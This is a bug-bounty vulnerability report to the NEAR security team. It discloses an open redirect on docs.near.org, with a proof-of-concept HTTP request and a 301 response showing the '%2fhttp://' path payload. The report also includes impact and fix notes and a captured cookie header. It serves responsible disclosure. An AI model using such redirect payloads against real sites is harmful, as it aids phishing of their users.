Report

for

Security Team

NEAR

Data: 2024-3-30

OPEN REDIRECT

Introduction

OPEN REDIRECT: An open redirect vulnerability occurs when an application allows a user to control a redirect or forward to another URL. If the app does not validate untrusted user input, an attacker could supply a URL that redirects an unsuspecting victim from a legitimate domain to an attacker’s phishing site

Summary

Open Redirect vulnerability in websites allows attackers to redirect users to malicious sites. This vulnerability arises from improper validation of user inputs. For example:


User input without validation can be directly used as a URL to redirect users to other destinations.

This issue enables access to sensitive user information and facilitates phishing attacks.

Web applications should meticulously validate user inputs and only allow valid URLs.

Using filters and security tools like access restrictions to resources and access points can be helpful.

POC



```
GET /docs/%2fhttp://google.com HTTP/2
Host: docs.near.org
Cookie: rl_session=
RudderEncrypt%3AU2FsdGVkX18VnCzkE8R%2BAEtTbIvAK3maZqsI70XgoRZ1K
zndVLIqxE1I60i6yYccd6BjT71h4HnmnCcnZqdLZoxHN%2B2xIEhmsaKYz4caMA
kjUqLyeKQ1KmPRkiLeNZ8HVmTBE%2FAAxmJM%2FQPyeNxw0Q%3D%3D;
rl_user_id=
RudderEncrypt%3AU2FsdGVkX1%2FQUmUFJOyVE9Nt%2B2bLu%2FKFpOe2cY2xv
V4%3D; rl_trait=
RudderEncrypt%3AU2FsdGVkX1%2BYyzGJrZvaw1I5LWupDg3rcnYl58UK8Fg%3
D; rl_group_id=
RudderEncrypt%3AU2FsdGVkX1%2Fs1x4nnUVNirCDaGayEsopNcgl6IKLdzk%3
D; rl_group_trait=
RudderEncrypt%3AU2FsdGVkX1%2BF1Eo72O70rGl5pkbyDm3ZzMX%2BJJYhf1U
%3D; rl_anonymous_id=
RudderEncrypt%3AU2FsdGVkX19qn8xra2y1DGruiezafIlXruPWAeeyBuDvcup
ZTnITYtFKWCIlO%2FyJ; rl_page_init_referrer=
RudderEncrypt%3AU2FsdGVkX1%2FIZVzAmsM09IaHCe3qkaLW7kcZoXVY%2F%2
Bo%3D; rl_page_init_referring_domain=
RudderEncrypt%3AU2FsdGVkX1%2BB9jBaQO4VlygEMC8MGX8bpTrORpQY1VQ%3
D; _gcl_au=1.1.256788333.1711365698; _ga_9GWCXQJ62J=
GS1.1.1711392529.3.1.1711395235.54.0.0; _ga=
GA1.2.1266739140.1711365698; _ga_TGCW2P8C02=
GS1.1.1711747566.2.0.1711747566.0.0.0; _hjSessionUser_2802930=
eyJpZCI6IjYxMWY3NzUxLWEwNjgtNTcwYi1iYzUwLTNhMDE5ZjIwMTRjZSIsImN
yZWF0ZWQiOjE3MTEzNzc0NDA1MDksImV4aXN0aW5nIjp0cnVlfQ==; _ALGOLIA
=anonymous-a82d68c7-08bd-42de-96a0-634c12fbe66a;
session-K2v3kvAJ5XtPzNYSgk4Ulpe5ptgBkIMv=
%7B%22gleapId%22%3A%2296b6878a-0db0-4772-ad98-445c17c6bd69%22%2
C%22gleapHash%22%3A%2217ff6393b822c46aa0bc59cc98863198e9256cf05
6d15c1229eaad2000006a54%22%2C%22value%22%3A0%2C%22lang%22%3A%22
en%22%7D; wooTracker=W3vcLr02Ovd3; _rdt_uuid=
```

```
HTTP/2 301 Moved Permanently
Date: Fri, 29 Mar 2024 23:55:47 GMT
Content-Type: text/html; charset=utf-8
Location: //http://google.com
Cf-Ray: 86c3caf5da1d1e33-FRA
Cf-Cache-Status: DYNAMIC
Vary: Accept-Encoding
Cache-Tag: srv-c7k9v9v6d9kkjqrk8gag
Cloudflare-Cdn-Cache-Control: public, max-age=300
Server: cloudflare
Alt-Svc: h3=":443"; ma=86400

<a href="//http://google.com">
  Moved Permanently
</a>
.


```

```
GET /docs/%2fhttp://google.com HTTP/2
Host: docs.near.org
Cookie:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
If-Modified-Since: Fri, 29 Mar 2024 14:19:44 UTC
If-None-Match: W/"bbe6fe9a2f538123f47717f5345abc96"
Te: trailers
```

CWE-601

URL:
https://docs.near.org/

Parameter:
/<s>/[*]/<s>/<s>/<s>

About
bug

Impact

1.Phishing: Open redirects trick users into malicious pages for theft.

2.Malware:Redirect lead users to malware-infected websites

3.Identify Theft:Expoliting redirecting to gather personal data for.

How To Fix it

1. URL validation: Verifying the correctness and validity of web addresses.

2. Input sanitization: Cleansing input data to prevent potential attacks.

3. Security headers: Transmitting security-related information in HTTP headers.

4. Regular security audits: Periodic assessments to identify security vulnerabilities.

Aiden

&

snowfall

bug hunter

security researcher

icandothat010@gmail.com